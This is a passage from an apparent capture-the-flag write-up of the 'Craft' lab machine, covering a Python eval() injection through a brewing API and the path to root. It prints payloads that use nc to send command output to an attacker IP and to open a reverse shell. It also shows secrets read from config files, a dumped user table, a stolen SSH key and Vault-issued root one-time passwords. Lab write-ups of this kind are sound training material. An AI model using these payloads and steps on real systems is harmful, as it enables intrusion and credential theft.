Submitting it as a new brew returns an Unhandled exception occurred error.

Reading the brew back gives the same error, suggesting eval() ran but the entry was never committed.

To confirm code execution out-of-band, we pipe id to nc on port 4545 and start a listener on our attacking machine first.
__import__('os').popen('id | nc 10.10.14.30 4545').read()
The API request errors the same way as before…

…but this time our nc listener receives the id output, confirming command injection.

Reverse Shell
which bash only turns up sh, so we use that for our shell:
__import__('os').popen('nc 10.10.14.30 4545 -e sh').read()

We land as root, but a numeric hostname and an unfamiliar IP address suggest we’re inside a container.

/.dockerenv at the filesystem root confirms it.
Foothold
Recovering Secrets from settings.py
The app directory we land in contains the same dbtest.py seen in the cloned repository.

dbtest.py imports settings from craft_api and pulls database credentials from it.

settings.py was missing from our cloned copy of the repository, but it exists inside the container, so we read it directly.

MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J75O'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
It also contains the JWT signing secret:
CRAFT_API_SECRET = 'hz66OCkDtv8G6D'
Querying the Database
A direct mysql client isn’t available in the container.
mysql -h db -u craft -p'qLGockJ6G2J75O' craft

Since dbtest.py uses pymysql, we connect the same way from a python3 shell.
import pymysql
conn = pymysql.connect(host='db', user='craft', password='qLGockJ6G2J75O', db='craft', cursorclass=pymysql.cursors.DictCursor)


We list the available tables (indentation matters here, this is Python).
with conn.cursor() as cur:
	cur.execute('SHOW TABLES')
	print(cur.fetchall())
There are two tables, brew and user.
We dump the user table row by row.
with conn.cursor() as cur:
	cur.execute('SELECT * FROM user')
	for row in cur.fetchall():
		print(row)
This returns three usernames and passwords.


We already had the usernames from Gogs, so we save all the passwords to our credentials file for later.
Recovering an SSH Key from Gogs

None of the recovered credentials work over SSH directly, but one logs into Gogs as gilfoyle, revealing a private repository.

The private repository, craft-infra, has a .ssh folder that immediately stands out.

It contains gilfoyle’s private SSH key.

We transfer id_rsa to our attacking machine…

…and set the correct permissions.
chmod 600 id_rsa
SSH as gilfoyle
We log in as gilfoyle with the recovered key. When prompted for a passphrase, the same password used for Gogs, ZEU3N8WNM2rh4T, works.
ssh gilfoyle@$IP -i creds/id_rsa

We have an interactive session as gilfoyle.

We read the user flag.

Privilege Escalation
Discovering the Vault Token
In gilfoyle’s home directory, we find a .vault-token file.

f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9
This is the access credential for HashiCorp Vault, a tool for managing secrets and protecting sensitive data.

The Vault CLI is available.
which vault
vault --version
We have Vault v1.0.2.

Locating the Vault Configuration
Vault’s configuration is usually named vault.hcl, but searching for it comes up empty. We widen the search to any .hcl file.
find / -name "vault.hcl" 2>/dev/null
find / -name "*.hcl" 2>/dev/null
This gives us a different Vault-related file.

/usr/local/etc/vault-ssh-helper.hcl
cat /usr/local/etc/vault-ssh-helper.hcl

Per Vault’s CLI documentation, we need to set:
VAULT_ADDR: which server to talk toVAULT_TOKEN: to authenticate every requestVAULT_SKIP_VERIFY: taken directly fromvault-ssh-helper.hcl, since the CLI is talking to a self-signed certificate
export VAULT_ADDR='https://172.20.0.2:8200'
export VAULT_SKIP_VERIFY=true
export VAULT_TOKEN=$(cat /home/gilfoyle/.vault-token)

Abusing a Root-Policy Token
We check what our token is allowed to do.
vault token lookup
The output shows policies:[ROOT], policies define permissions in Vault.

We list which secrets engines are mounted.
vault secrets list
ssh/ stands out.

vault list ssh/roles

We investigate the role we found.
vault read ssh/roles/root_otp
Again, root is the default user.

key_type: otp means this role generates a one-time password for SSH login as root.
Generating the OTP
We generate an OTP, specifying localhost since we’re logging in from within the same system.
vault write ssh/creds/root_otp ip=127.0.0.1
The key field is the one-time password, validated by vault-ssh-helper during login.

We SSH to localhost from our gilfoyle session.
ssh root@127.0.0.1
It works.

We have an interactive session as root.

We read the root flag.

Key Takeaways
Craft shows how much damage a single leaked secret can do. The JWT signing key was never actually needed directly, Git history alone leaked plaintext credentials that unlocked the API. From there, passing user-controlled input straight into Python’s eval() turned a numeric field into remote code execution inside the application’s Docker container. Once inside, secrets sprawled across multiple systems: database credentials, a Gogs password, an SSH private key, and finally a root-policy Vault token, each one leading directly to the next, culminating in a Vault-issued one-time password for root.